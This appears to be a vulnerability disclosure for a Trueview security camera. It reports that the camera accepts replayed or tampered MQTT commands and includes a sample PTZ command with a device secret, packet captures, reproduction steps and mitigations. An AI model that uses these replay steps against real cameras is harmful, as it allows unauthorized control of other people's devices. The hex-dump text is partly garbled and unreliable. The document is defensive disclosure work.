

Insufficient Validation of MQTT Message Integrity and Replay Protection

Product Name and Version

Product Trueview Security Camera

Model : T18161 S

Firmware: 6.0.23.4

Vulnerability Description

The assessment identified insufficient validation of MQTT message integrity and replay protection within the device's MQTT communication mechanism.

Captured MQTT messages contained security-related fields such as *nonce*, *time*, and *sign*, indicating an intended mechanism for message authentication and replay prevention. However, testing demonstrated that the device accepted not only previously captured MQTT messages but also modified messages containing altered *nonce*, *time*, and *sign* values. The modified messages were processed successfully, and the associated device operations were executed.

These observations indicate that the application does not adequately validate message freshness or verify the integrity and authenticity of the security-related parameters before executing MQTT commands.

Impact

An attacker capable of communicating with the MQTT broker may craft or modify MQTT messages and successfully trigger device operations without possessing valid message integrity parameters. The lack of effective validation of replay protection and message authentication mechanisms allows unauthorized commands to be accepted, increasing the risk of device manipulation.


Potential impact includes:

- Replay of Previously Authorized Commands
 - Acceptance of Modified MQTT Messages
 - Unauthorized Device Control
 - Bypass of Message Integrity Validation
 - Circumvention of Replay Protection Mechanisms
 - Reduced Trust in MQTT Message Authentication
-

Proof of Concept (PoC)

The assessment confirmed the following:

- MQTT messages contained the fields:
 - nonce
 - time
 - sign



```
{
  "msg": {
    "deviceId": "FC2C9DWN1000271493",
    "deviceSecret": "64b59e53dcc724ceb13706b1009bf7d1",
    "msgType": "thing.action.execute",
    "nonce": "95418e8e60694a2ebd5a6141de603a27",
    "payload": {
      "data": {
        "actionName": "R.PTZ.Control",
        "id": 20130,
        "inputParams": [
          {
            "paramsName": "Direction",
            "type": 1,
            "value": "\\Cmd\\:\\MoveLeft\\,\\Arg\\:1,\\Arg2\\:0"
          }
        ]
      },
      "msgId": "95418e8e60694a2ebd5a6141de603a27",
      "sys": {
        "ack": 1
      },
      "time": 1785730151539
    },
    "requestTime": 1785730151,
    "version": "v1"
  },
  "sign": "cf84cafc6170ea11e94660d45ce3e656"
}
```

- A previously captured MQTT message was replayed without modification and was accepted by the device.

No.	Time	Source	Destination	Protocol	Length	Info
2167	7278.4420486	192.168.1.103	192.168.1.100	MQTT	68	Ping Response
2179	7286.0871800	192.168.1.117	192.168.1.103	MQTT	68	Ping Request
2179	7286.9754311	192.168.1.103	192.168.1.117	MQTT	68	Ping Response
2224	7337.0583112	192.168.1.117	192.168.1.103	MQTT	80	Connect Command
2224	7337.2477154	192.168.1.103	192.168.1.117	MQTT	70	Connect Ack
2224	7337.2477533	192.168.1.117	192.168.1.103	MQTT	836	Publish Message (id=1) [Dmp/FC2C90WN1000271493/Device/executeDeviceAction]
2224	7337.4198598	192.168.1.103	192.168.1.117	MQTT	70	Publish Ack (id=1)
2224	7337.4199260	192.168.1.117	192.168.1.103	MQTT	68	Disconnect Req
2224	7337.4697399	192.168.1.103	192.168.1.117	MQTT	505	Publish Message (id=1) [Dmp/FC2C90WN1000271493/Device/executeDeviceActionResponse]
2224	7338.3815730	192.168.1.100	192.168.1.103	MQTT	68	Ping Request
2224	7338.4845561	192.168.1.103	192.168.1.100	MQTT	68	Ping Response
2228	7347.8360661	192.168.1.117	192.168.1.103	MQTT	68	Ping Request
2228	7347.1194710	192.168.1.103	192.168.1.117	MQTT	68	Ping Response

<pre> Frame 2224(2): 836 bytes on wire (6688 bits), 836 bytes captured (6688 bits) on interface bridge0, id 0 Ethernet II, Src: RaspberryPi_5F:62:12 (2c:c:f:62:12), Dst: WarnerElectr_a:c5:de (d8:aa:5f:ba:c5:de) Internet Protocol Version 4, Src: 192.168.1.117, Dst: 192.168.1.103 Transmission Control Protocol, Src Port: 52078, Dst Port: 1883, Seq: 15, Ack: 5, Len: 770 MQ Telemetry Transport Protocol, Publish Message Header Flags: 0x32, Message Type: Publish Message, QoS Level: At least once delivery (Acknowledged deliver) Msg Len: 767 Topic Length: 49 Topic: Dmp/FC2C90WN1000271493/Device/executeDeviceAction Message Identifier: 1 </pre>	<pre> 0050 44 57 4e 31 30 30 30 32 37 31 34 39 33 2f 44 65 DmW0002 71493/De 0060 76 69 63 65 2f 65 78 65 63 75 74 65 44 65 76 69 vice/executeDev 0070 63 65 41 63 74 69 6f 6e 00 01 70 6a 20 20 22 60 0080 73 67 22 3a 20 70 6a 20 20 20 22 64 65 76 69 sg": { "devi 0090 63 65 49 64 22 3a 20 22 40 43 32 43 30 44 57 46 cId": " FC2C90W 10002714 93", 00a0 31 30 30 30 32 37 31 34 39 33 22 2c 0a 20 20 20 "device Secret": 00b0 20 22 64 65 76 69 63 65 53 65 63 72 65 74 22 3a "4a05de 33ac7f0 00c0 20 22 36 34 62 35 39 65 35 33 64 63 63 37 32 3a c613706 b1009077 00d0 63 65 62 31 33 37 30 36 62 31 30 30 39 62 66 37 d1", "msgTyp 00e0 64 31 22 2c 0a 20 20 20 20 22 6d 73 67 54 79 70 e": "thl msg actio 00f0 65 22 3a 20 22 74 68 69 6e 67 2c 61 63 74 69 6f n": "n", "thl msg actio 0100 6e 2e 65 78 65 63 75 74 65 22 2c 0a 20 20 20 20 h.execut e", 0110 22 6e 6f 6e 63 65 22 3a 20 22 62 32 34 31 38 65 "nonce": "b2418e 0120 38 65 30 36 39 34 61 32 63 62 64 35 61 36 31 6e0694a 2eb05de61 0130 34 31 64 65 36 30 33 61 32 37 22 2c 0a 20 20 20 20 4ide0683a 27", 0140 20 22 70 61 79 6c 6f 61 64 22 3a 20 7b 0a 20 20 "payload": { 0150 20 20 20 20 22 64 61 74 61 22 3a 20 7b 0a 20 20 "act": { 0160 20 20 20 20 20 20 22 61 63 74 69 6f 6e 4e 61 6d "actionName 0170 65 22 3a 20 22 52 2e 50 54 5a 2e 43 6f 6e 74 72 e": "R.P T2.Contr 0180 6f 6c 22 2c 0a 20 20 20 20 20 20 22 69 64 61", "id 0190 22 3a 20 32 30 31 33 39 2c 0a 20 20 20 20 20 20 "": "20130 01a0 20 20 22 69 6e 70 75 74 50 61 72 61 6d 73 22 3a "input Params": 01b0 20 5b 0a 20 20 20 20 20 20 20 20 20 7b 0a 20 20 { 01c0 20 20 20 20 20 20 20 20 20 20 20 22 10 61 72 61 "para 01d0 6d 73 4e 61 6d 65 22 3a 20 22 44 69 72 65 63 74 asName": "Direct 01e0 69 6f 6e 22 2c 0a 20 20 20 20 20 20 20 20 20 lon", 01f0 20 20 22 74 79 70 65 22 3a 20 31 2c 0a 20 20 20 "type": 1, 0200 20 20 20 20 20 20 20 20 20 20 22 76 61 6c 75 65 22 "value" 0210 3a 20 22 7b 5c 22 43 6d 64 5c 22 3a 5c 22 40 6f : {"Cmd": "VWo 0220 76 65 4e 65 66 74 5c 22 2c 5c 22 41 72 6f 5c 22 velLeft": "VArg", 0230 3a 31 2c 5c 22 41 72 67 32 5c 22 3a 30 7d 22 0a i1,"Arg 2": 0}, 0240 20 20 20 20 20 20 20 20 20 20 20 70 6a 20 20 20 "": 0250 20 20 20 20 5d 6a 20 20 20 20 20 20 7d 2c 0a 20 20 20 "msg id": "c 0260 20 20 20 20 20 22 6d 73 67 49 64 22 3a 20 22 63 2410e8e6 0684a2eb 0270 32 34 31 38 65 38 65 36 36 36 38 34 61 32 65 62 05a0141d 060ba2", 0280 64 35 61 36 31 34 31 64 65 38 30 33 61 32 67 22 "sys": { 0290 2c 0a 20 20 20 20 20 20 20 20 22 73 79 73 22 3a 20 7b "ack": { 02a0 6a 20 20 20 20 20 20 20 20 20 22 61 63 6b 22 3a 20 "": 02b0 31 6a 20 20 20 20 20 20 70 2c 0a 20 20 20 20 20 "time": 1785730 02c0 20 22 74 69 6d 65 22 3a 20 31 37 38 35 37 33 90 154539- 02d0 31 35 34 35 33 39 0a 20 20 20 7d 2c 0a 20 20 "freqw attTime": 02e0 20 22 72 65 71 75 65 73 74 54 6d 6d 65 22 3a 1785730 154, 02f0 20 31 37 38 35 37 33 38 31 35 34 2c 0a 20 20 20 "version n": "v1" 0300 20 22 76 65 72 73 69 6f 6e 22 3a 20 22 76 31 22 "": "sign" 0310 6a 20 20 7d 2c 0a 20 20 22 73 69 6f 6e 22 3a 20 "": "sign" 0320 22 33 38 34 63 61 65 63 76 31 37 39 65 61 31 "2384caf c6170ea1 0330 31 65 39 34 36 36 30 64 34 35 63 65 33 65 36 35 1e94660d 45ca3e65 0340 22 0a 70 "": </pre>
---	---

- The corresponding PTZ command was executed successfully in each case.
- These observations indicate that the security-related parameters were not effectively validated before processing the MQTT command.

Steps to Reproduce

1. Capture a legitimate MQTT command from the device.
2. Replay the captured message without modification and observe that the device executes the requested operation.
3. Modify one or more of the following fields:
 - nonce
 - time
 - sign
4. Republish the modified MQTT message to the broker.
5. Observe that the device accepts the modified message and executes the associated command.

Suggested Mitigation

- Verify the cryptographic signature (**sign**) on every MQTT message before processing.
- Reject messages with invalid or modified signatures.
- Validate message freshness using timestamps and enforce an acceptable time window.
- Maintain a cache of previously processed nonces and reject duplicate or reused values.

- Bind the signature to all security-relevant fields (including **nonce**, **time**, payload, and client identity).
- Reject any MQTT message that fails integrity or authenticity verification before executing device actions.